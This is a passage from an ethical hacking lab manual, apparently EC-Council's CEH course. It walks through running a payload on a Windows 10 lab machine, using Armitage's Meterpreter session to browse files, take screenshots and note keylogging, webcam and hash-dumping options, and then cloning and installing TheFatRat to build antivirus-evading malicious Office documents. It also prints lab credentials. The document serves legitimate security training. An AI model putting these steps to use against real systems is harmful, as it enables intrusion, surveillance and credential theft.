


Figure 1.5.16: Downloading malicious exe file on the victim's system

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.4

Run the Payload

25. Once you click on the **malicious_payload.exe** file, the **Opening malicious_payload.exe** pop-up appears; select **Save File**.
26. The malicious file will be downloaded to the browser's default download location (here, **Downloads**). Now, double-click **malicious_payload.exe** to run the file.




Figure 1.5.17: Malicious file successfully downloaded

27. The **Open File - Security Warning** window appears; click **Run**.




Figure 1.5.18: Security warning on executing the exe file

28. Leave the **Windows 10** virtual machine running and switch to the **Parrot Security** virtual machine.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.5

Establish a Remote Session

29. Observe that one session has been created or opened in the **Meterpreter shell**, as shown in the screenshot, and the host icon displays the target system name (**WINDOWS10**).




Figure 1.5.19: Open Meterpreter session

30. Right-click on the target host and navigate to **Meterpreter 1** → **Interact** → **Meterpreter Shell**.




Figure 1.5.20: Interact using Meterpreter

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

31. A new **Meterpreter 1** tab appears. Type **sysinfo** and press **Enter** to view the system details of the exploited system, as shown in the screenshot.




Figure 1.5.21: View system information

32. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Browse Files**.




Figure 1.5.22: Select Browse Files

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

33. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.

34. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.




Figure 1.5.23: Browse Files

35. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Screenshot**.




Figure 1.5.24: Select Screenshot option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.




Figure 1.5.25: Screenshot of target system

37. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.
38. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
39. This concludes the demonstration of how to gain access to a remote system using Armitage.
40. Close all open windows and document all the acquired information.

TASK 6 Hack a Windows Machine with a Malicious Office Document using TheFatRat

Here, we will use TheFatRat to hack the Windows machine with a malicious office document.

Note: Before starting this task, install **Microsoft Office** on the target virtual machine (**Window 10**).

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.1: MATE Terminal Icon

Social engineering is one of hackers' most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.6.2: Running the programs as a root user

TASK 6.1

Clone TheFatRat

TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses.

5. In the **Parrot Terminal** window, type **git clone https://github.com/Screetsec/TheFatRat** and press **Enter**.




Figure 1.6.3: Cloning TheFatRat to Parrot Security system

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **TheFatRat** folder.
- Paste the copied **TheFatRat** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/TheFatRat /root/**.

6. After the cloning completes, type **cd TheFatRat** and press **Enter**.
7. Type **ls** and press **Enter** to view the files in the TheFatRat folder.




Figure 1.6.4: TheFatRat folder content

8. Now, to run the scripts (**fatrat**, **setup.sh**, **powerfull.sh**) located in TheFatRat folder, we must give them access permissions. To do so, use the below commands:
   - **chmod +x fatrat** and **Enter**
   - **chmod +x ./setup.sh** and **Enter**
   - **chmod +x ./powerfull.sh** and **Enter**

Figure 1.6.5: Changing folder permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Install TheFatRat

9. Type **./setup.sh** and hit **Enter** to begin the installation. Press **Enter** when the **Press [ENTER] key to continue setup** message appears.




Figure 1.6.6: Start TheFatRat setup

10. An installation window appears as the system installs the required packages to run TheFatRat.

Note: The installation of packages takes approximately 5 minutes to complete.

Note: If a pop-up asking for permission appears, use the arrow keys (← →) on the keyboard to navigate to **Yes** and press **Enter** to continue.




Figure 1.6.7: Installation window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After the installation completes, the **Terminal** window appears. Under **Select one of the options bellow**, type **2** to choose the **[2] Install Searchsploit from Kali Repository** option and press **Enter**.

